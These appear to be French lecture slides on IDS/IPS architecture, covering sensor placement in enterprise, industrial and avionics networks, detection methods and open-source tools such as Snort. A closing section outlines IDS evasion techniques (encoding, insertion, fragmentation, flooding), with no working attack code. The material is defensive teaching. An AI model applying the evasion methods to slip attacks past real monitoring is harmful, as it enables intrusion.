
- Ex: sources de menaces:
  - Attaquants externe
  - Attaquants interne
  - Erreurs humaine
  - Virus/malware
  - …
- Les points ouverts:
  - Positionnement des IDS/IPS?
  - IDS et/ou IPS?
  - NIDS et/ou HIPS?
  - Techniques de détection?



Architecture SI: Sources de menaces

- Positionnement:
  - Aux points clés du SI
  - Devant le Firewall externe
    ->A des fin de statistique
  - NIPS en coupure
  - NIDS en port mirroring ou tap
  - HIDS sur les postes clients et serveurs
  - SIEM depuis le Rx supervision


- Techniques de détection:
  - En mode IPS -> basé sur les signatures
  - En mode IDS -> En approche comportementale



Architecture en environnement industriel (ICS)

Contexte des Systèmes industriels (ICS):
- Pilotage de procédés industriels
- Contraintes de temps de réponse fortes
- Techno IT pour réduction des coûts
- Connecté au SI exploitation et administration
- Besoin en disponibilité->maintenance complexe
- Cycle de vie d'un ISC est long


L'architecture ci-contre est un exemple d'ISC [2]:
- Rx procédé qui commande les automates
- Rx de supervision (SCADA)
- Liens vers des réseaux externe
- Le protocol utilisé est modbus (Protocole série maître/esclave, 1979)



ICS: Sources de menaces

- Les sources de menaces peuvent être (entre autres):
  - Corruption durant la maintenance
  - Erreur durant la maintenance
  - Attaques réseau


- Les points ouverts:
  - Positionnement des IDS/IPS?
  - IDS et/ou IPS?
  - NIDS et/ou HIPS?
  - Technique de détection?



ICS: Positionnement des IDS

- Positionnement:
  - Au niveau de l'interconnexion Rx extérieur et Sys Industriel (S1)
  - Entre le systèm SCADA et le Rx de procédé (S2)
  - Au niveau de l'interconnexion Rx Supervision et SCADA (S3)
  - Au plus prêt des automates (S4,S5 et S6 sur bus de terrain)
  - Centralisation des alertes reposant sur l'architecture SCADA

- Techniques de détection:
  - Modèle de spécification du protocole Modbus -> détecter les déviations
  - Définition de règles autorisés entre les clients et serveurs (machines à états)




Domaine avionique: vue globale

- 3 principaux domaines [3]:
  - Aircraft Control Domain (ACD)
  - Airline Information System Domain (AISD)
  - Passenger Information and Entertainment Domain (PIESD)


- l'ACD est un domain critique car il permet de contrôler l'avion
- l'EFB est un équipement mobile d'aide au pilote pour la préparation du vol
- L'avion communique avec le sol (Ground) (Air Traffic Control, Airline Operation Control, IP message…)
- Le PIESD permet aux passagers de communiquer avec le sol, Internet…

➔ Toutes les communications sont autant de source de menace potentielles




Domaine avionique: Sources de menaces

- Les sources de menaces peuvent venir (entre autres):
  - Du Sol,
  - De la cabine (PIESD),
  - Des tablettes mobiles (EFB),
- Les points ouverts:
  - Positionnement des IDS/IPS?
  - IDS et/ou IPS?
  - NIDS ou HIPS?
  - Technique de détection?



Domaine avionique: positionnement des IDS/IPS

- Positionnement aux points clé du SI avion:
  - Interfaces de communication
  - Entre les domaines
  - Sur les systèmes à protéger (HIPS)
  - Sur le bus avionic en mode IDS
  - Là ou les ressources système sont suffisantes



Domaines avionique: IDS ou IPS - Signature ou modèle

- IDS ou IPS:
  - Côté ACD, un faux positif peut avoir des conséquences (Safety et opérationnel) si la précision n'est pas bonne
  - La majorité des systèmes de l'ACD sont temps réel. Un HIDS est donc difficile à intégrer et la latence induite par un IPS peut avoir des conséquences

- Techniques de détection:
  - Côté ACD: pas d'historique d'attaque, l'approche comportementale semi-supervisé ou non-supervisé semble donc la plus adaptée
  - Côté AISD: L'utilisation de protocoles standards permet de s'appuyer sur des signatures

Tendances : Firewall NexGen et UTM

Unified Threat Management

- ➔ Firewall Réseaux
- ➔ Anti-spam
- ➔ Antivirus
- ➔ Filtrage applicatif
- ➔ Web reputation
- ➔ Fonction DLP (Data Leak Protection)
- ➔ NIPS

Solutions commerciales actuelles selon le Gartner

Figure 1. Magic Quadrant for Intrusion Detection and Prevention Systems


Source: Gartner (January 2017)

Solution open-source

- Snort
- Bro IDS
- Suricata
- Security Onion

Solution open-source: Snort


- SNORT® is an open source network intrusion detection system capable of performing real-time traffic analysis and packet logging on IP networks.
- Snort is comprised of two major components:
  - a detection engine that utilizes modular plug-in architecture (the "Snort Engine") and
  - a flexible rule language to describe traffic to be collected (the "Snort Rules").



Solution open-source: Bro IDS

- Bro IDS is an open source project started since more than 15 years and managed by Berkeley International Computer Science Institute

- Bro IDS high level architecture:




- Event handlers written in Bro custom script to apply security rules and take the appropriate action (logs, discard, notification….)

- Protocol dissector developed in C/C++ (or binpac)
- Reduces the incoming packet stream into a series of higher-level *events*

Use Libpcap to capture packet for passive network traffic analysis

Solution open-source: Security Onion

- Security Onion is a Linux distro for intrusion detection, network security monitoring, and log management. It's based on Ubuntu and contains Snort, Suricata, Bro, OSSEC, Sguil, Squert, ELSA, Xplico, NetworkMiner, and many other security tools.



Evasion et Limitation des IDS: flux chiffrés

- IDS inefficace sur les flux chiffrés (IPSEC, TLS…) illicite mis en place par les utilisateurs internes à l'entreprise (P2P, http…)
  - Une solution existante est de "casser" les sessions chiffrées avec un proxy SSL:
    - Le client établit d'abord une session avec proxy et le proxy assure ensuite la connexion vers le serveur cible.
    - Le problème de cette pratique reste la protection de la vie privée
  - Une solution a été présentée au SSTIC 2010 [4]:
    - L'idée sous-jacente est que chaque protocole ou classe de protocole (HTTP, SSH, P2P, VoIP, etc.) induit un comportement caractéristique en termes de paquets de données, en fonction du sens de la communication, latence entre les paquets, la taille etc...
    - On peut donc construire un modèle de détection basé sur la "signature" comportementale de chaque protocole.

Evasion et Limitation des IDS: Encodage

- Encodage : ex: unicode a la place d'ASCII
  - L'objectif est de faire en sorte que l'IDS n'interprète pas les données et qu'elles soient alors décodées,

➔ ASCII


Address	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	Dump
00000000	41	54	54	41	43	4b											ATTACK

➔ UNICODE

Address	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	Dump
00000000	fe	ff	00	41	00	54	00	54	00	41	00	43	00	4b			þÿ.A.T.T.A.C.K

Evasion et Limitation des IDS: Insertion

- Insertion:
  - l'IDS accepte un paquet qui sera rejeté au niveau du système cible
  - Lorsque la cible rejette le paquet inséré l'attaque est alors reconstituée
  -



Evasion et Limitation des IDS: Fragmentation

- Fragmentation de paquet IP et TCP:
  - Le principe est de fragmenter les paquets IP de sorte que individuellement ils ne veulent rien dire et lorsqu'ils sont réassemblés sur la cible, l'attaque est alors reconstituée,
  - Les variantes sont la manipulation de la taille et l'ordre des fragments,
  - Un IDS qui ne manipule pas correctement les Out of-order fragments est vulnérable

Evasion et Limitation des IDS: DoS

- DoS sur l'IDS:
  - Envoyer un grand nombre d'attaque de sorte qu'il ne puisse pas les gérer et que l'opérateur soit noyé sous les alertes
  - Dans le cas de l'IPS un DoS peut soit bloquer le réseau (Fail-secure) ou bien laisser passer les attaques (mode Fail-open)

Conclusion

- L’IDS/IPS fait parti d’une chaîne de protection
- La prévention d’intrusion reste compliqué car elle peut impacter des flux légitime
- quelle qu'en soit les technologies choisies celà nécessite une bonne connaissance des métiers de l’entreprise et une phase d’apprentissage est essentielle surtout pour les IPS
- Il reste essentiel de mettre en place des moyens de détection afin de détecter et réagir
- Il convient de maintenir en permanence les IDS en ajoutant des règles et en utilisant les IoC (Indicator of Compromise) publiés par les CERT

IDS Evasion

http://blog.erratasec.com/2014/04/fun-with-ids-funtime-3-heartbleed.html#.Wcgit9t-qUk

Références

- [1] E2xB: A Domain-Specific String Matching Algorithm for Intrusion Detection
  K. G. Anagnostakis , S. Antonatos , E. P. Markatos , M. Polychronakis
- [2] Détection d'intrusion dans les systèmes industriels: et le cas de Modbus, David Diallo et Mathieu Feuillet
- [3] Arinc 811: Commercial Aircraft Information Security Concepts of Operation and Process Framework
- [4] CASTAFIOR : Détection automatique de tunnels illégitimes par analyse statistique. M. Morel, F. Allard, R. Dubois, and P. Gompel

Glossaire et définition

- ACD: Aircraft Control Domain
- AISD: Airline Information System Domain
- DGA: Domain Name Generation Algorithm
- SI: Système d'Information
- IDS: Intrusion Detection System
- IPS: Intrusion Prevention System
- ICS: Industrial Control Systems
- IOC: Indicateurs de compromission
- PIESD: Passenger Information and Entertainment Domain
- SIEM: Security Information and Event Management